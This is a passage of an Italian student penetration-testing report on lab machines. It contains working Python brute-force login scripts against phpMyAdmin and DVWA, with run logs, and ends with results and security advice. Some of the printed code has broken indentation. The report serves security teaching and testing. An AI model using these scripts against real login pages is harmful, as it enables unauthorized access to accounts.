


## COMMENTO E VERIFICA

Questo codice presenta i seguenti punti di forza:

- **Accessibilità:** permette all'utente di **specificare l'host e la porta**, offrendo flessibilità.
- **Verifica dei metodi HTTP:** utilizza il metodo **OPTIONS** per determinare **quali metodi HTTP** sono supportati dal server.
- **Gestione delle eccezioni:** cattura e gestisce **eccezioni relative alle richieste HTTP**, fornendo **feedback** utile all'utente.

Nell'immagine è presente lo script in esecuzione.




```
[satana@parrot] -[~/Desktop/Experiments/build-week-1]
└ $python3 verbi.py
Inserisci url dell'host: 192.168.1.101/phpMyAdmin
Inserisci porta: 80
Verifico: http://192.168.1.101/phpMyAdmin:80
```

Ecco i metodi abilitati: GET, HEAD, POST, OPTIONS, TRACE

### 3

# APPLICATION SERVER




**3 . 1** Brute Force sulla pagina phpmyadmin



**3 . 2** Brute Force sulla DVWA

# BRUTE FORCE

Gli **attacchi brute force** si basano sul tentativo di indovinare le credenziali della vittima provando tutte le possibili combinazioni fino a trovare quella corretta. I criminali informatici utilizzano varie strategie per aumentare l'efficacia di questi attacchi. È cruciale per le organizzazioni comprendere le diverse tipologie di attacchi brute force per adottare adeguate misure di difesa.



# TIPI DI ATTACCHI BRUTE FORCE

## ATTACCHI BRUTE FORCE SEMPLICI

I criminali informatici tentano di indovinare la password dell'utente utilizzando combinazioni basate su informazioni conosciute della vittima, reperite online o tramite social engineering.

## ATTACCHI DIZIONARIO

Molti attacchi brute force utilizzano dizionari di parole, frasi e password comuni disponibili su Internet.

## ATTACCHI BRUTE FORCE IBRIDI


Questi attacchi combinano metodi semplici con dizionari. I criminali utilizzano informazioni note della vittima insieme a parole e frasi comuni. Ad esempio, possono combinare una data di nascita con una parola del dizionario.

## ATTACCHI BRUTE FORCE INVERSI

In questi attacchi, i criminali utilizzano una lista di password note, spesso reperite nel dark web, e le testano su una lista di possibili nomi utente fino a trovare una combinazione valida.

## CREDENTIAL STUFFING

Gli utenti tendono spesso a riutilizzare le stesse password su diversi siti web. Di conseguenza, se i criminali ottengono le credenziali di un utente su un sito, le testeranno su altri siti per accedere ad ulteriori account della vittima.



3.1

## BRUTE FORCE SU PAGINA PHPMYADMIN

Questo **script Python** tenta di effettuare un **brute force login** alla pagina **phpMyAdmin** usando un elenco di **nomi utente e password**. Estrae un **valore di token** dalla pagina di login e lo utilizza per costruire il **dizionario di login**.



# SCRIPT

```
1 import requests
2 from bs4 import BeautifulSoup
3
4 def ottieni_token(url):
5     try:
6         risposta = requests.get(url)
7         if risposta.status_code == 200:
8             soup = BeautifulSoup(risposta.text, 'html.parser')
9             token = soup.find('input', {'name': 'token'})['value']
10            return token
11        else:
12            print("Attenzione! C'è un errore", risposta.status_code)
13            return None
14    except requests.exceptions.RequestException as e:
15        print("Errore nella richiesta del token:", e)
16        return None
17
18 def main():
19     usernames_file = input("\nInserisci il file contenente gli usernames: ")
20     passwords_file = input("\nInserisci il file contenente le password: ")
21     url = 'http://192.168.1.101/phpMyAdmin/'
22
23     try:
24         with open("usernames.txt") as file_utenti:
25             lista_utenti = file_utenti.readlines()
26         with open("passwords.txt") as file_passwords:
27             lista_password = file_passwords.readlines()
```

```
28
29         for username in lista_utenti:
30             username = username.rstrip()
31
32         for password in lista_password:
33             password = password.rstrip()
34
35         token = ottieni_token(url)
36         login = {'pma_username': username, 'pma_password': password, 'token': token}
37
38         try:
39             risposta = requests.post(url, data=login)
40             print(f"\n\nProvo con: {username} e {password}")
41
42             if risposta.status_code == 200:
43                 if 'Access denied' in risposta.text:
44                     print(f"Login Fallito. (token di sessione: {token})\n\n")
45                 else:
46                     print(f"Accesso trovato con: {username} e {password}. Token: {token}\n\n")
47                     exit()
48
49             print("Errore", risposta.status_code)
50     except requests.exceptions.RequestException as e:
51         print("Errore nella richiesta: ", e)
52     except FileNotFoundError:
53         print("Controlla il percorso dei file")
54
55 if __name__ == "__main__":
56     main()
```

# FUNZIONAMENTO SCRIPT

## 1. IMPORTAZIONE DEI MODULI:

Lo script inizia importando la libreria **requests** per effettuare **richieste HTTP** e la libreria **BeautifulSoup** per **analizzare** documenti **HTML** e **XML**.

## 2. OTTIENI TOKEN:

La funzione **ottieni\_token** invia una **richiesta GET** all'URL specificato. Se la risposta dà il **codice di stato 200 (OK)**, la funzione analizza la risposta HTML tramite **BeautifulSoup**, cerca un **input** che abbia '**token**' nel nome, ne **estrae il valore** e lo restituisce.

**Altrimenti** stampa un messaggio di **errore** e restituisce '**None**'. Allo stesso modo se si verifica un **errore nella richiesta**, la funzione cattura l'eccezione, stampa un messaggio di **errore** e restituisce '**None**'.

## 3. FUNZIONE MAIN:

La funzione **main()** chiede all'utente di inserire i percorsi dei file contenenti **usernames** e **password** e imposta l'**URL** della pagina **phpMyAdmin**.



```
import requests
from bs4 import BeautifulSoup

def ottieni_token(url):
    try:
        risposta = requests.get(url)
        if risposta.status_code == 200:
            soup = BeautifulSoup(risposta.text, 'html.parser')
            token = soup.find('input', {'name': 'token'})['value']
            return token
        else:
            print("Attenzione! C'è un errore", risposta.status_code)
            return None
    except requests.exceptions.RequestException as e:
        print("Errore nella richiesta del token:", e)
        return None

def main():
    usernames_file = input("\nInserisci il file contenente gli usernames: ")
    passwords_file = input("\nInserisci il file contenente le password: ")
    url = 'http://192.168.1.101/phpMyAdmin/'
```

# FUNZIONAMENTO SCRIPT

## 4. GESTIONE DELLA RISPOSTA:

La funzione apre i file di **usernames** e **password** e legge il loro contenuto in **liste**.

Esegue **un ciclo su ogni combinazione** di username e password:

- Rimuove con **rstrip** eventuali newline trailing.
- Chiama la funzione **ottieni\_token** per ottenere un valore di token.
- Costruisce un **dizionario di login** con username, password e token.
- Invia **richiesta POST all'URL di phpMyAdmin** con dizionario di login.
- **Verifica il codice di stato** della risposta:
  - Se è **200**, verifica se il testo contiene "**Access denied**". Se **sì**, stampa un messaggio di **login fallito**. **Altrimenti**, stampa un messaggio di **successo** e esce dallo script.
  - Se il codice di stato **non è 200**, stampa un messaggio di **errore**.
  - Se si verifica un **errore durante la richiesta**, cattura **eccezione** e stampa messaggio di **errore**.

```
try:  
    with open("usernames.txt") as file_utenti:  
        lista_utenti = file_utenti.readlines()  
    with open("passwords.txt") as file_passwords:  
        lista_password = file_passwords.readlines()  
  
    for username in lista_utenti:  
        username = username.rstrip()  
  
        for password in lista_password:  
            password = password.rstrip()  
  
            token = ottieni_token(url)  
            login = {'pma_username': username, 'pma_password': password, 'token': token}  
  
            try:  
                risposta = requests.post(url, data=login)  
                print(f"\n\nProvo con: {username} e {password}")  
  
                if risposta.status_code == 200:  
                    if 'Access denied' in risposta.text:  
                        print(f"Login Fallito. (token di sessione: {token})\n\n")  
                    else:  
                        print(f"Accesso trovato con: {username} e {password}. Token: {token}\n\n")  
                        exit()  
                else:  
                    print("Errore", risposta.status_code)  
            except requests.exceptions.RequestException as e:  
                print("Errore nella richiesta: ", e)
```

# FUNZIONAMENTO SCRIPT



## 5. GESTIONE DELL'ERRORE:

Se lo script incontra un FileNotFoundError (ad esempio, perché i percorsi dei file non sono validi), stampa un messaggio di errore.

## 5. ESECUZIONE SCRIPT:

Lo script viene eseguito quando la funzione main viene chiamata, cosa che accade quando lo script viene eseguito direttamente (e non importato come modulo).

```
else:  
    print("Errore", rispos  
except requests.exceptions.Req  
    print("Errore nella richie  
except FileNotFoundError:  
    print("Controlla il percorso dei file")  
  
__name__ == "__main__":  
    main()
```

# SCRIPT IN ESECUZIONE

## COMMENTO E VERIFICA

Questo codice presenta i seguenti punti di forza:

- **1. Gestione degli errori:** Cattura eccezioni specifiche e fornisce messaggi di errore informativi, rendendo più facile il debug dei problemi.
- **2. Modularizzazione:** Il codice è organizzato in funzioni separate (**ottieni\_token** e **main**), che ne facilitano la manutenzione e la comprensione. Ogni funzione ha una responsabilità specifica, rendendo il codice modulare e riutilizzabile.
- **3. Convalida dell'ingresso:** Il codice controlla il codice di stato delle risposte HTTP e gestisce i casi in cui la risposta non ha successo (200). Questo assicura che il programma non si blocchi o produca risultati inaspettati quando incontra degli errori.

Nelle immagini è presente lo script in esecuzione.

The image contains three screenshots of terminal windows and a web browser interface, illustrating the execution of a script named `dictionaryAttackPhpMyAdmin.py`.

- Top Left Terminal:** Shows the script being run in a Parrot Terminal window. It prompts for a wordlist file (`usernames.txt`) and a password file (`passwords.txt`). It then attempts to log in with various credentials (root, debian-sys-maint, guest) and provides session tokens for each failed attempt.
- Top Right Terminal:** Shows the script attempting to log in with the credentials `debian-sys-maint` and `iloveyou`. It fails and provides a session token.
- Bottom Terminal:** Shows the script attempting to log in with the credentials `debian-sys-maint` and `princess`. It fails and provides a session token.
- Bottom Right Web Browser:** Shows a screenshot of the `phpMyAdmin` interface on a Hack The Box challenge. The URL is `http://192.168.1.101/phpMyAdmin/index.php?token=b6f380f15e710efc1fc693`. The sidebar shows databases like `dvwa`, `information_schema`, and `metasploit`. The main area shows a message: "Please select a database". A warning at the bottom states: "Cannot load mcrypt extension. Please check your PHP configuration." and "The configuration file now needs a secret passphrase (blowfish\_secret.)."

3.2

## BRUTE FORCE SULLA DVWA

Lo **script Python** presentato utilizza la libreria **requests** per effettuare tentativi di **login** su **un sito vulnerabile**, configurato **tramite Damn Vulnerable Web Application (DVWA)**. Lo scopo principale dello script è dimostrare un **brute force** per accedere al sistema utilizzando un elenco di **username e password**.



# SCRIPT

# FUNZIONAMENTO SCRIPT

## 1. IMPORTAZIONE DELLE LIBRERIE:

- **os**: per operazioni sui file di sistema.
- **requests**: per fare **richieste HTTP**.
- **colorama**: per **colorare l'output** sulla console.

## 2. CONFIGURAZIONE E VERIFICA DEI FILE DI INPUT:

Lo script richiede i **nomi dei file** contenenti gli **username** e le **password** da utilizzare nei tentativi di **login**. **Verifica l'esistenza** dei file e, in caso di **mancato riscontro**, segnala un **errore** e **termina** l'esecuzione.

## 3. LETTURA LISTE DI USERNAME E PASSWORD:

Username e password vengono letti dai file e memorizzati in liste.

## 4. CONFIGURAZIONE INDIRIZZO IP E URL DI LOGIN:

L'indirizzo IP del server DVWA viene fissato a 192.168.50.101.

Viene definito l'URL per la pagina di login di DVWA.



```
1 import os
2 import requests
3 from colorama import Fore, Style, init
4
5 init()
6
7 file_username = input("Inserisci il nome del file dell'username: ")
8 file_password = input("Inserisci il nome del file delle password: ")
9
10 if not os.path.isfile(file_username):
11     print(Fore.RED + f"Il file {file_username} non esiste." + Style.RESET_ALL)
12     exit(1)
13
14 if not os.path.isfile(file_password):
15     print(Fore.RED + f"Il file {file_password} non esiste." + Style.RESET_ALL)
16     exit(1)
17
18 with open(file_username, 'r') as file:
19     lista_username = [line.strip() for line in file.readlines()]
20
21 with open(file_password, 'r') as file:
22     lista_password = [line.strip() for line in file.readlines()]
23
24 indirizzo_ip = "192.168.50.101"
25 url_login = f"http://{{indirizzo_ip}}/dvwa/login.php"
```

# FUNZIONAMENTO SCRIPT

## 5. TENTATIVI DI LOGIN:

- Lo script avvia una **sessione HTTP**.
- Utilizza una **combinazione di username e password** per effettuare i **tentativi di login**.
- **Verifica** il successo del **login** controllando la presenza della stringa "**Login failed**" nella **risposta**.
- In caso di **successo**, **interrompe** i tentativi e **segnala** il successo.

## 6. CAMBIO DEL LIVELLO DI SICUREZZA:

- Lo script consente all'utente di scegliere un livello di sicurezza per DVWA (low, medium, high).
- Effettua una richiesta POST per cambiare il livello di sicurezza.

## 7. ATTACCO BRUTE FORCE:

Dopo aver cambiato il livello di sicurezza, lo script tenta un attacco brute force sulla pagina delle vulnerabilità specifica.

Controlla se il login ha successo analizzando la risposta del server.

```
29 sessione = requests.Session()
30
31 login_success = False
32 for username in lista_username:
33     for password in lista_password:
34         print(Fore.YELLOW + f"Tentativo con: {username} - {password}" + Style.RESET_ALL)
35
36         dati_login = {'username': username, 'password': password, 'Login': 'Login'}
37
38         risposta = sessione.post(url_login, data=dati_login)
39
40         if "Login failed" not in risposta.text:
41             print(Fore.GREEN + f"Login riuscito con le credenziali: {username} - {password}" + Style.RESET_ALL)
42             login_success = True
43             break
44         if login_success:
45             break
46
47     if not login_success:
48         print(Fore.RED + "Nessun login riuscito con le credenziali fornite." + Style.RESET_ALL)
49         exit(1)
50
51 url_sicurezza = f"http://[{indirizzo_ip}]/dvwa/security.php"
52 livello_sicurezza = input("Scegli il livello di sicurezza (low, medium, high): ")
53 dati_sicurezza = {'security': livello_sicurezza, 'seclev_submit': 'Submit'}
54
55 risposta = sessione.post(url_sicurezza, data=dati_sicurezza)
56 if risposta.status_code == 200:
57     print(Fore.GREEN + "Livello di sicurezza cambiato con successo" + Style.RESET_ALL)
58 else:
59     print(Fore.RED + "Errore nel cambio del livello di sicurezza." + Style.RESET_ALL)
60
61 # Brute-force login
62 url_forza_bruta = f"http://[{indirizzo_ip}]/dvwa/vulnerabilities/brute/"
63 print("Prova di login all'URL:", url_forza_bruta)
64
65 for username in lista_username:
66     for password in lista_password:
67         print(Fore.YELLOW + f"Tentativo di login con: {username} - {password}" + Style.RESET_ALL)
68         url_con_credenziali = f"{url_forza_bruta}?username={username}&password={password}&Login=Login"
69         risposta = sessione.get(url_con_credenziali)
70
71         if "Username and/or password incorrect." not in risposta.text:
72             print(Fore.GREEN + f"Login riuscito con username: {username} e password: {password}" + Style.RESET_ALL)
73             break
74         else:
75             continue
76     break
```

# SCRIPT IN ESECUZIONE


## VERIFICA LIVELLI DI SICUREZZA LOW, MEDIUM, HIGH

Nelle immagini è presente lo script in esecuzione a diversi livelli di sicurezza.

```
(kali㉿kali)-[~/Desktop]
$ python3 brutedvwa.py
Inserisci il nome del file dell'username: username.txt
Inserisci il nome del file delle password: password.txt
Inizio dei tentativi di login all'indirizzo: http://192.168.50.101/dvwa/login.php
Tentativo con: adminnn - Password
Tentativo con: adminnn - Passord
Tentativo con: adminnn - pasweord
Tentativo con: adminnn - paertsod
Tentativo con: adminnn - password
Tentativo con: Admin - Password
Tentativo con: Admin - Passord
Tentativo con: Admin - pasweord
Tentativo con: Admin - paertsod
Tentativo con: Admin - password
Login riuscito con le credenziali: Admin - password
Scegli il livello di sicurezza (low, medium, high): low
Livello di sicurezza cambiato con successo
Prova di login all'URL: http://192.168.50.101/dvwa/vulnerabilities/brute/
Tentativo di login con: adminnn - Password
Tentativo di login con: adminnn - Passord
Tentativo di login con: adminnn - pasweord
Tentativo di login con: adminnn - paertsod
Tentativo di login con: adminnn - password
Tentativo di login con: Admin - Password
Tentativo di login con: Admin - Passord
Tentativo di login con: Admin - pasweord
Tentativo di login con: Admin - paertsod
Tentativo di login con: Admin - password
Login riuscito con username: Admin e password: password
```

```
(kali㉿kali)-[~/Desktop]
$ python3 brutedvwa.py
Inserisci il nome del file dell'username: username.txt
Inserisci il nome del file delle password: password.txt
Inizio dei tentativi di login all'indirizzo: http://192.168.50.101/dvwa/login.php
Tentativo con: adminnn - Password
Tentativo con: adminnn - Passord
Tentativo con: adminnn - pasweord
Tentativo con: adminnn - paertsod
Tentativo con: adminnn - password
Tentativo con: Admin - Password
Tentativo con: Admin - Passord
Tentativo con: Admin - pasweord
Tentativo con: Admin - paertsod
Tentativo con: Admin - password
Login riuscito con le credenziali: Admin - password
Scegli il livello di sicurezza (low, medium, high): medium
Livello di sicurezza cambiato con successo
Prova di login all'URL: http://192.168.50.101/dvwa/vulnerabilities/brute/
Tentativo di login con: adminnn - Password
Tentativo di login con: adminnn - Passord
Tentativo di login con: adminnn - pasweord
Tentativo di login con: adminnn - paertsod
Tentativo di login con: adminnn - password
Tentativo di login con: Admin - Password
Tentativo di login con: Admin - Passord
Tentativo di login con: Admin - pasweord
Tentativo di login con: Admin - paertsod
Tentativo di login con: Admin - password
Login riuscito con username: Admin e password: password
```

```
(kali㉿kali)-[~/Desktop]
$ python3 brutedvwa.py
Inserisci il nome del file dell'username: username.txt
Inserisci il nome del file delle password: password.txt
Inizio dei tentativi di login all'indirizzo: http://192.168.50.101/dvwa/login.php
Tentativo con: adminnn - Password
Tentativo con: adminnn - Passord
Tentativo con: adminnn - pasweord
Tentativo con: adminnn - paertsod
Tentativo con: adminnn - password
Tentativo con: Admin - Password
Tentativo con: Admin - Passord
Tentativo con: Admin - pasweord
Tentativo con: Admin - paertsod
Tentativo con: Admin - password
Login riuscito con le credenziali: Admin - password
Scegli il livello di sicurezza (low, medium, high): high
Livello di sicurezza cambiato con successo
Prova di login all'URL: http://192.168.50.101/dvwa/vulnerabilities/brute/
Tentativo di login con: adminnn - Password
Tentativo di login con: adminnn - Passord
Tentativo di login con: adminnn - pasweord
Tentativo di login con: adminnn - paertsod
Tentativo di login con: adminnn - password
Tentativo di login con: Admin - Password
Tentativo di login con: Admin - Passord
Tentativo di login con: Admin - pasweord
Tentativo di login con: Admin - paertsod
Tentativo di login con: Admin - password
Login riuscito con username: Admin e password: password
```



# 4

# RISULTATI E CONSIGLI



4.1 Risultati



4.2 Consigli per la sicurezza


4.1

## RISULTATI

- Durante l'**analisi del sistema**, è stata rilevata la presenza di **diverse porte aperte**, inclusa la **porta 80** utilizzata per il protocollo **HTTP**.

Questa configurazione rappresenta una **potenziale vulnerabilità**, che potrebbe essere sfruttata da attaccanti per ottenere accesso non autorizzato al sistema.

- Sia sul **Web Server** che sull'**application server** risultano **abilitati** i metodi **GET, POST, PUT e DELETE**. La presenza di questi metodi **aumenta il rischio di attacchi**, poiché potrebbero essere utilizzati per **manipolare i dati e compromettere** l'integrità e la sicurezza del **sistema**.
- Nel corso del test di robustezza della **pagina di login**, è stata riscontrata una significativa **vulnerabilità agli attacchi brute force**. Anche con il livello di sicurezza impostato su "**high**", è stato possibile accedere al sistema.



## CONSIGLI PER LA SICUREZZA



### FORMAZIONE DEL PERSONALE

Sensibilizzare il personale alla sicurezza informatica e incoraggiarli a **gestire in modo sicuro le proprie credenziali** può ridurre il rischio di attacchi.

### BLOCCO DI INDIRIZZI IP SOSPETTI

Se vengono effettuati **troppi tentativi di accesso** dallo stesso indirizzo IP, il sistema può **bloccare automaticamente quell'IP** per un certo periodo.

### AUTENTICAZIONE A DUE FATTORI (2FA)

Anche sei il malintenzionato riuscisse a ottenere la password, dovrà superare **un'ulteriore autenticazione** per accedere all'account.

### UTILIZZO DEL PROTOCOLLO HTTPS

Assicurarsi che **tutti i link interni del sito web** siano **convertiti** da HTTP a **HTTPS**, evitando che diventino irraggiungibili dopo il passaggio a HTTPS. Installare il **certificato SSL** sull'host del sito web e configurare i **reindirizzamenti 301 da HTTP a HTTPS**.

### AGGIORNAMENTI REGOLARI

